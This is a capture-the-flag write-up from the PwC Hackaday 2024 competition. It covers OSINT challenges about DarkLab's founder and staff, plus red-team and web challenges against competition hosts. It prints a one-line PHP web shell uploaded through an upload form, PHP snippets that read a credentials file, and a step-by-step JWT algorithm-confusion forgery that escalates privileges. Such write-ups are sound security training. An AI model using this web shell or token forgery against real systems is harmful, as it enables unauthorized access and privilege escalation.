PWC HACKADAY 2024 WRITEUP

BY


N3WBEES

The Hackers: who1sm3 | rydzze | EliteMI24 | blackwolf4

🎯 Challenge 1: Who is the founder of DarkLab?

Category: Identity

After some *stalking* on PwC China's social media, we discovered a video introducing the founder of DarkLab. And, there he was — **Kok Tin Gan**, the person behind the scenes.



🏳 **Flag:** `Hack{Kok+Tin+Gan}`

🎯 Challenge 2: Founder's Personal Details

Category: Identity


In the same PwC China video, the founder shared some personal details: his nationality (Malaysian), the number of sons (two), and his favorite beverage (wine).


🏳 **Flag:** `Hack{Malaysian+Two+Wine}`

🎯 Challenge 3: DarkLab's Cybersecurity Insight Website

Category: Identity

Searching Google for "DarkLab cybersecurity latest insight" led us straight to DarkLab's website, where we found a recent post revealing this challenge's flag.






🏳️ **Flag:**
`Hack{This+is+a+website+that+owned+by+darklabhk+to+share+latest+threat+intelligence}`

🎯 Challenge 4: CTF Authors

Category: Identity

By *stalking* PwC China's posts tagged for the Hackaday competition, we uncovered a series of authors linked to the event. Through some clever Google dorking with **intext** operators, we identified each author on Threads and LinkedIn.

Intext:"HackADay"



🏳 **Flag:** `Hack{jacky-sham-558428225+jonathan-choi-ccwj+johnathan-law+heywood-sin-1b9988201+ruth-yy-ng+stephen-tsoi-3b2737b7+ying-tsan-dickson-ng-455149174+paul-tang-5957071bb+liukcj}`

🎯 Challenge 5: Initial State (1)

Category: Red Team

With our provided box, the first step was to check for open services. We found FTP (port 21), HTTP (port 80), and RDP (port 3389). Focusing on FTP and HTTP, we first connected to the FTP server using windows command prompt and, with a simple ls command, spotted flag.txt. We downloaded it to reveal the flag.

🏳 **Flag:** `Hack{[673878f24c96770007e3f614bb391eea56e2e8c36530e328ab937fca5c46de9f]}`

🎯 Challenge 6: Initial State (2)

Category: Red Team

For the HTTP service, we encountered a default XAMPP page, which offered limited options; we could only view the PHP info, and phpMyAdmin was blocked from access. To explore further, we used **Gobuster** to brute-force the directory structure with the following command:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u http://redteam-jjxdtico.darklabhackaday.com -w /usr/share/wordlists/dirb/common.txt
```

The results revealed an interesting directory, **upload.php**. With the help of our best friend **ChatGPT**, we crafted a script to establish an **HTTP-based reverse shell**, successfully gaining access and determining our directory location at **C:\xampp\htdocs\inventory_files**.

The HTTP-based reverse shell script:

To access the script, we need to upload it to the server via upload.php. Once uploaded, we can access and execute it by navigating to:

http://redteam-jjxdtico.darklabhackaday.com/inventory_files/reverse.php?cmd=ls

This URL allows us to run commands through the script, such as listing the contents of the directory using **ls**.

```php
<?php
if(isset($_GET['cmd'])){
    $cmd = $_GET['cmd'];
    system($cmd);
}
?>
```

We attempted to use **cd** to move up one level to view the files in htdocs, but it didn't work. Again, we ask our best friend **ChatGPT**, which provided an alternative method to read the directory. This enabled us to explore further and eventually locate the flag in **bloodhound.zip**. Here is the script we used:

List htdocs directory:

```php
$files = glob("C:/xampp/htdocs/*");
print_r($files);
```

List Bloodhound folder:

```php
$files = glob("C:/xampp/htdocs/Bloodhound/*");
print_r($files);
```

Read credentials.txt:

```php
echo file_get_contents("C:/xampp/htdocs/Bloodhound/credentials.txt");
```

Don't forget to change credentials.txt with the file that want to be read E.g. flag.txt

🏳 Flag: forgot to save the flag 😂

🎯 Challenge 7: I'm so confused 1

Category: Web

Server: hackaday2024-33-identity-888412882.us-west-2.elb.amazonaws.com:5000

When visiting the page, we will be greeted with **login page**. You also can **register** your account to be able to login to the page.

Make sure to open **Burp Suite** and **intercept all the register and login request** (Just register and login again after intercept the request).

After login to the page, we get to see the **/content** which has some clue which is **RS256**.

We also can see there is **jwt_token** after successful **/login** request and **/content** request.

```
JWT_token:eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFiYzEyMyIsInJvbGUiO
jAsImZsYWciOiJIYWNrezk3ODdhMmUzZWZhODEwZGNkYTY4MmE0NTFkZjM0YTk2NzA2YTQxZmU4MDc1NjIzM
2U5MTNkYTdlN2M3ODRlOWJ9In0.k88ghKNrRZMAmVmFGMkATCAVKxipgHPRAUtgAczoW9e4tUFgI4LooJdBW
wsxKlQjXpEXrM2_tluBnDSnwaO2i49JWmYCMK7q2USxWbhngPbUe85a286CaObfcUqf8G3J82Bi11S01-CEp
dMi3ID7ZvrPzWScp16NTXTgWojN6HxUWjbkYY3kjHWNaGHYQC59iXANrg4C2LE8JK8qVo2n-Sv2O8K2okV6y
rMdLA_xDCS7xghGiv4-Y4UUbIkMr9NFUO6sxsx1bzAiYieQ9cCKYCU9GrTQ5FEeGEL2XKiaGC-a2expPmK2m
u0BwxyZwHq5vg8mzCK7R7ebtNWJbVb5Sg
```

After some reading about JWT at the PortSwigger page (https://portswigger.net/web-security/jwt#what-are-jwt-attacks) , we know that the **jwt_token** consists of 3 part which is:

```
Header: eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9

Payload: eyJ1c2VybmFtZSI6ImFiYzEyMyIsInJvbGUiOjAsImZsYWciOiJIYWNrezk3ODdhMmUzZWZhODE
wZGNkYTY4MmE0NTFkZjM0YTk2NzA2YTQxZmU4MDc1NjIzM2U5MTNkYTdlN2M3ODRlOWJ9In0

Signature: k88ghKNrRZMAmVmFGMkATCAVKxipgHPRAUtgAczoW9e4tUFgI4LooJdBWwsxKlQjXpEXrM2_t
luBnDSnwaO2i49JWmYCMK7q2USxWbhngPbUe85a286CaObfcUqf8G3J82Bi11S01-CEpdMi3ID7ZvrPzWScp
16NTXTgWojN6HxUWjbkYY3kjHWNaGHYQC59iXANrg4C2LE8JK8qVo2n-Sv2O8K2okV6yrMdLA_xDCS7xghGi
v4-Y4UUbIkMr9NFUO6sxsx1bzAiYieQ9cCKYCU9GrTQ5FEeGEL2XKiaGC
```

We also know that the jwt_token is encoded in **base64** encoding.

Copy the **jwt_token** and decode the token using **base64**.

⚐ Flag:
`Hack{9787a2e3efa810dcda682a451df34a96706a41fe80756233e913da7e7c784e9b}`

🎯 Challenge 8: I'm so confused 2

Category: Web

Server: hackaday2024-33-identity-888412882.us-west-2.elb.amazonaws.com:5000

Description: Confusion of the algorithm.

From the previous part, we also can get a clue from **/content** page which tell us about **RS256** is a secure algorithm and **Public Key** can be obtain from common endpoint.

After searching some common **JWT endpoint**, I found some from PortSwigger page (https://portswigger.net/web-security/jwt/algorithm-confusion) , which is to go to **/jwks.json**. Output of the page:

```
RS256 PUBLIC KEY

{"keys":[{"kty":"RSA","kid":"7f15e4a6-1ff9-45c7-a8d2-9b3f6b0f2d3a","n":"vjE6
0HaNDcmkBbeJYUpFJJB4XNXDykkvBXUGbYH3Ckdt06q6glG36XF0n2zRYHAWGYHJG80AeTA6_q9e
HsOteInpjlqIKLqsLxn4wHRJyFMYq_sOZ7eN2Eo0hEtyPvGLmOo3sbUTA-3j7VLoRuxT3XyQnmvF
cOiLy_3n0FOUm42zCXvJAODztPpwB8qFNJQC1O9kAMFjSEV2qfrOG46qTqFthqGqQDrsiGX2jJ9g
t9-Tm4Zj8UH2TJjppyRCUsC2Xg8rHS7QmssKAgbugck7QPpFrCCPCueKdXJQbBMcQ1ChoXzmY8Du
QQsCahcuwPlZvo5fMqaCiPMePU6SfDuXSQ","e":"AQAB"}]}
```

I think we need to update the code... our app will **fall back to HS256** algo, someone may **convert our RS256 public key into PEM**, encode it to **base64** (see below), and use it as the **secret key in HS256** to forge any JWT token...

```
LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FR
OEFNSUlCQ2dLQ0FRRUF2akU2MEhhTkRjbWtCYmVKWVVwRgpKSkI0WE5YRHlra3ZCWFVHYllIM0Nr
ZHQwNnE2Z2xHMzZYRjBuMnpSWUhBV0dZSEpHODBBZVRBNi9xOWVIc090CmVJbnBqbHFJS0xxc0x4
bjR3SFJKeUZNWXEvc09aN2VOMkVvMGhFdHlQdkdMbU9vM3NiVVRBKzNqN1ZMb1J1eFQKM1h5UW5t
dkZjT2lMeS8zbjBGT1VtNDJ6Q1h2SkFPRHp0UHB3QjhxRk5KUUMxTzlrQU1GalNFVjJxZnJPRzQ2
cQpUcUZ0aHFHcVFEcnNpR1gyako5Z3Q5K1RtNFpqOFVIMlRKanBweVJDVXNDMlhnOHJIUzdRbXNz
S0FnYnVnY2s3ClFQcEZyQ0NQQ3VlS2RYSlFiQk1jUTFDaG9Yem1ZOER1UVFzQ2FoY3V3UGxadm81
Zk1xYUNpUE1lUFU2U2ZEdVgKU1FJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==
```

There is the **public key** encoded in **base64**, also tell us about the attacker can convert the algorithm to HS256 which an insecure algorithm can be exploited.

The flag also showed at the bottom of the page.

🏳 Flag: forgot to save the flag 😂

🎯 Challenge 9: I'm so confused 3

Category: Web

Server: hackaday2024-33-identity-888412882.us-west-2.elb.amazonaws.com:5000

Description: Try to privilege escalation.

From the previous part, we have get a clue from **/jwks.json** page which tell us about the attacker can convert the algorithm to HS256 which an insecure algorithm can be exploited. Output of the page:

```
RS256 PUBLIC KEY

{"keys":[{"kty":"RSA","kid":"7f15e4a6-1ff9-45c7-a8d2-9b3f6b0f2d3a"
,"n":"vjE60HaNDcmkBbeJYUpFJJB4XNXDykkvBXUGbYH3Ckdt06q6glG36XF0n2zR
YHAWGYHJG80AeTA6_q9eHsOteInpjlqIKLqsLxn4wHRJyFMYq_sOZ7eN2Eo0hEtyPv
GLmOo3sbUTA-3j7VLoRuxT3XyQnmvFcOiLy_3n0FOUm42zCXvJAODztPpwB8qFNJQC
1O9kAMFjSEV2qfrOG46qTqFthqGqQDrsiGX2jJ9gt9-Tm4Zj8UH2TJjppyRCUsC2Xg
8rHS7QmssKAgbugck7QPpFrCCPCueKdXJQbBMcQ1ChoXzmY8DuQQsCahcuwPlZvo5f
MqaCiPMePU6SfDuXSQ","e":"AQAB"}]}
```

I think we need to update the code... our app will fall back to HS256 algo, someone may convert our RS256 public key into PEM, encode it to base64 (see below), and use it as the secret key in HS256 to forge any JWT token...

```
LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUU
VGQUFPQ0FROEFNSUlCQ2dLQ0FRRUF2akU2MEhhTkRjbWtCYmVKWVVwRgpKSkI0WE5Y
RHlra3ZCWFVHYllIM0NrZHQwNnE2Z2xHMzZYRjBuMnpSWUhBV0dZSEpHODBBZVRBNi
9xOWVIc090CmVJbnBqbHFJS0xxc0x4bjR3SFJKeUZNWXEvc09aN2VOMkVvMGhFdHlQ
dkdMbU9vM3NiVVRBKzNqN1ZMb1J1eFQKM1h5UW5tdkZjT2lMeS8zbjBGT1VtNDJ6Q1
h2SkFPRHp0UHB3QjhxRk5KUUMxTzlrQU1GalNFVjJxZnJPRzQ2cQpUcUZ0aHFHcVFE
cnNpR1gyako5Z3Q5K1RtNFpqOFVIMlRKanBweVJDVXNDMlhnOHJIUzdRbXNzS0FnYn
VnY2s3ClFQcEZyQ0NQQ3VlS2RYSlFiQk1jUTFDaG9Yem1ZOER1UVFzQ2FoY3V3UGxa
dm81Zk1xYUNpUE1lUFU2U2ZEdVgKU1FJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS
0tLS0tCg==
```

From PortSwigger page https://portswigger.net/web-security/jwt/algorithm-confusion, we can change the algorithm from RS256 to HS256 but a bit complicated if we follow the page.

The base64 encoded public key will be used as secret for HS256 algorithm as what PortSwigger has mentioned in their page.

Open https://jwt.io and choose RS256 algorithm to decrypt our original jwt_token. This can be the template for us to change to HS256 algorithm.

```
jwt_token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFiYzEyMyIsI
nJvbGUiOjAsImZsYWciOiJIYWNrezk3ODdhMmUzZWZhODEwZGNkYTY4MmE0NTFkZjM
0YTk2NzA2YTQxZmU4MDc1NjIzM2U5MTNkYTdlN2M3ODRlOWJ9In0.k88ghKNrRZMAm
VmFGMkATCAVKxipgHPRAUtgAczoW9e4tUFgI4LooJdBWwsxKlQjXpEXrM2_tluBnDS
nwaO2i49JWmYCMK7q2USxWbhngPbUe85a286CaObfcUqf8G3J82Bi11S01-CEpdMi3
ID7ZvrPzWScp16NTXTgWojN6HxUWjbkYY3kjHWNaGHYQC59iXANrg4C2LE8JK8qVo2
n-Sv2O8K2okV6yrMdLA_xDCS7xghGiv4-Y4UUbIkMr9NFUO6sxsx1bzAiYieQ9cCKY
CU9GrTQ5FEeGEL2XKiaGC-a2expPmK2mu0BwxyZwHq5vg8mzCK7R7ebtNWJbVb5Sg
```

Choose HS256 algorithm and just paste the secret key and make sure to tick as base64 encoded due to the public key already been encoded to base64.

Change the role from 0 to 1.

The new jwt_token will be generated.

```
New jwt_token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFiYzEyMyIsI
nJvbGUiOjEsImZsYWciOiJIYWNrezk3ODdhMmUzZWZhODEwZGNkYTY4MmE0NTFkZjM
0YTk2NzA2YTQxZmU4MDc1NjIzM2U5MTNkYTdlN2M3ODRlOWJ9In0.mOZol2HEppLTf
0iMxIJ4B8TeuGkUFnv7mkvY7FF13yQ
```

Back to Burp Suite, at the /content page, change the jwt_token to our new generated jwt_token and send the request.

The flag appears at the bottom of the response.

🏳 Flag: forgot to save the flag 😂

🎯 Challenge 10: Hidden Gem 1

Category: Web

Server: web-q3-n3e4f43y.darklabhackaday.com:8080

When visiting the link, the page loaded to error.php which shows they are currently fixing/not finished building the site.

There are two methods to get the flag that i have tried:

- Using Curl command (in terminal)
  - ❖ curl -v web-q3-n3e4f43y.darklabhackaday.com:8080
  - ❖ The flag will shows at the bottom of the output
- Using Burp Suite
  - ❖ When intercepting the request using the burp suite, (in the HTTP history) we can see that the "/" will loaded first then "error.php" page.
  - ❖ Right click at the "/" page in the HTTP history, sent to the repeater.
  - ❖ Send the request to see the response of the "/" page.

The flag will showed at the bottom of the response

🏳 Flag: forgot to save the flag 😂